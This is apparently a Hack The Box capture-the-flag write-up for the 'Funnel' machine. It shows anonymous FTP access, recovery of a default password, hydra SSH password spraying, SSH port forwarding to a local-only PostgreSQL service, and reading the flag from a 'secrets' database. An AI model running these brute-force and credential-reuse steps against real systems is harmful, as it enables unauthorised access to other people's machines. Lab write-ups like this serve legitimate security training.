
Funnel

Task 1
How many TCP ports are open?

- 2



Task 2
What is the name of the directory that is available on the FTP server?

- mail_backup


Task 3
What is the default account password that every new member on the "Funnel" team should change as soon as possible?

- funnel123#!#
- `ftp 10.129.56.187`

- login as anonymous

```
┌──(root㉿kali)-[/home/…/Documents/HTB/Starting_Project/Funnel]
└─# ftp 10.129.56.187
Connected to 10.129.56.187.
220 (vsFTPd 3.0.3)
Name (10.129.56.187:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||51567|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Nov 28  2022 mail_backup
226 Directory send OK.
ftp> cd mail_backup
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||38044|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         58899 Nov 28  2022 password_policy.pdf
-rw-r--r--    1 ftp      ftp           713 Nov 28  2022 welcome_28112022
226 Directory send OK.
ftp> get password_policy.pdf
local: password_policy.pdf remote: password_policy.pdf
229 Entering Extended Passive Mode (|||32689|)
150 Opening BINARY mode data connection for password_policy.pdf (58899 bytes).
100% |*****************************************************************************************************************************| 58899      103.31 KiB/s    00:00 ETA
226 Transfer complete.
58899 bytes received in 00:00 (69.12 KiB/s)
ftp> get welcome_28112022
local: welcome_28112022 remote: welcome_28112022
229 Entering Extended Passive Mode (|||62154|)
150 Opening BINARY mode data connection for welcome_28112022 (713 bytes).
100% |*****************************************************************************************************************************|   713      711.22 KiB/s    00:00 ETA
226 Transfer complete.
713 bytes received in 00:00 (2.53 KiB/s)
ftp>
```

- Download the file and open pdf file




Task 4


Which user has not changed their default password yet?

- christine

- As you can see port 22 is open so we can try to ssh and connect to their server




- make a file username.txt and use hydra to brute force



- Exploit by using hydra

  `hydra -L username.txt -p 'funnel123#!#' 10.129.56.187 ssh` `#hydra`



Task 5

Which service is running on TCP port 5432 and listens only on localhost?

- Postgresql
- ssh into the server

  `ssh christine@10.129.56.187` | password: funnel123#!#
- Enumerate the server
  - ss : this command stand for socket statistic and can be use to check which ports are listening locally on a given machine
  - -t : Display only listening sockets
  - -l: Display TCP sockets
  - -n: Do not try to resolve service names

    `ss -tln`

- As the result the service run on port 5432 which is Postgresql

```
christine@funnel:~$ ss -tln
State              Recv-Q             Send-Q                         Local Address:Port                         Peer Address:Port             Process
LISTEN             0                  4096                       127.0.0.53%lo:53                                0.0.0.0:*
LISTEN             0                  128                              0.0.0.0:22                                0.0.0.0:*
LISTEN             0                  4096                         127.0.0.1:5432                              0.0.0.0:*
LISTEN             0                  4096                         127.0.0.1:41261                             0.0.0.0:*
LISTEN             0                  32                                 *:21                                      *:*
LISTEN             0                  128                             [::]:22                                   [::]:*
christine@funnel:~$
```

Task 6

Since you can't access the previously mentioned service from the local machine, you will have to create a tunnel and connect to it from your machine. What is the correct type of tunneling to use? remote port forwarding or local port forwarding?

- Local Port Forwarding
- Use local port forwarding to exploit
- To use local port forwarding with SSH , you can use the ssh command with the -L option, followed by the local port, remote host and port, and the remote SSH server. For example, the following command will forward traffic from the local port 1234 to the remote server remote.example.com 's localhost interface on port 22.
  `ssh -L 1234:localhost:22 user@remote.example.com`
- ssh -L 1234:localhost:5432 christine@10.129.56.187

```
┌──(kali㉿kali)-[~/Documents/HTB/Starting_Project/Ignition]
└─$ ssh -L 1234:127.0.0.1:5432 christine@10.129.56.187
christine@10.129.56.187's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 27 Jul 2024 04:47:56 PM UTC

  System load:                  0.0
  Usage of /:                   63.2% of 4.78GB
  Memory usage:                 13%
  Swap usage:                   0%
  Processes:                    159
  Users logged in:              0
  IPv4 address for docker0:     172.17.0.1
  IPv4 address for ens160:      10.129.56.187
  IPv6 address for ens160:      dead:beef::250:56ff:feb0:c356
```

- Connect to data base using psql `#postgresql-cli`
  `psql -U christine -p 1234 -h localhost`

```
┌──(root㉿kali)-[/home/…/Documents/HTB/Starting_Project/Funnel]
└─# psql -U christine -p 1234 -h localhost
Password for user christine:
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.

christine=#
```

- `\l` to view list of databases

```
┌──(root㉿kali)-[/home/…/Documents/HTB/Starting_Project/Funnel]
└─# psql -U christine -p 1234 -h localhost
Password for user christine:
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.

christine=# \l
                                                  List of databases
   Name    |   Owner   | Encoding | Locale Provider |  Collate   |   Ctype    | ICU Locale | ICU Rules |    Access privileges
-----------+-----------+----------+-----------------+------------+------------+------------+-----------+-------------------------
 christine | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           |
 postgres  | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           |
 secrets   | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           |
 template0 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           | =c/christine           +
           |           |          |                 |            |            |            |           | christine=CTc/christine
 template1 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           | =c/christine           +
           |           |          |                 |            |            |            |           | christine=CTc/christine
(5 rows)

christine=#
```

Task 7
What is the name of the database that holds the flag?

- secrets

Task 8
Could you use a dynamic tunnel instead of local port forwarding? Yes or No.

- yes

Submit root flag

- `\c` - connect specific database
- `\dt` - list all table in current database
- `SELECT * FROM flag;`

```
┌──(root㉿kali)-[/home/…/Documents/HTB/Starting_Project/Funnel]
└─# psql -U christine -p 1234 -h localhost
Password for user christine:
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.

christine=# \l
                                                  List of databases
   Name    |   Owner   | Encoding | Locale Provider |  Collate   |   Ctype    | ICU Locale | ICU Rules |    Access privileges
-----------+-----------+----------+-----------------+------------+------------+------------+-----------+-------------------------
 christine | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           |
 postgres  | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           |
 secrets   | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           |
 template0 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           | =c/christine           +
           |           |          |                 |            |            |            |           | christine=CTc/christine
 template1 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |            |           | =c/christine           +
           |           |          |                 |            |            |            |           | christine=CTc/christine
(5 rows)

christine=# \c secrets
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
You are now connected to database "secrets" as user "christine".
secrets=# \dt
        List of relations
 Schema | Name | Type  |   Owner
--------+------+-------+-----------
 public | flag | table | christine
(1 row)

secrets=# SELECT * FROM flag;
                value
----------------------------------
 cf277664b1771217d7006acdea006db1
(1 row)
```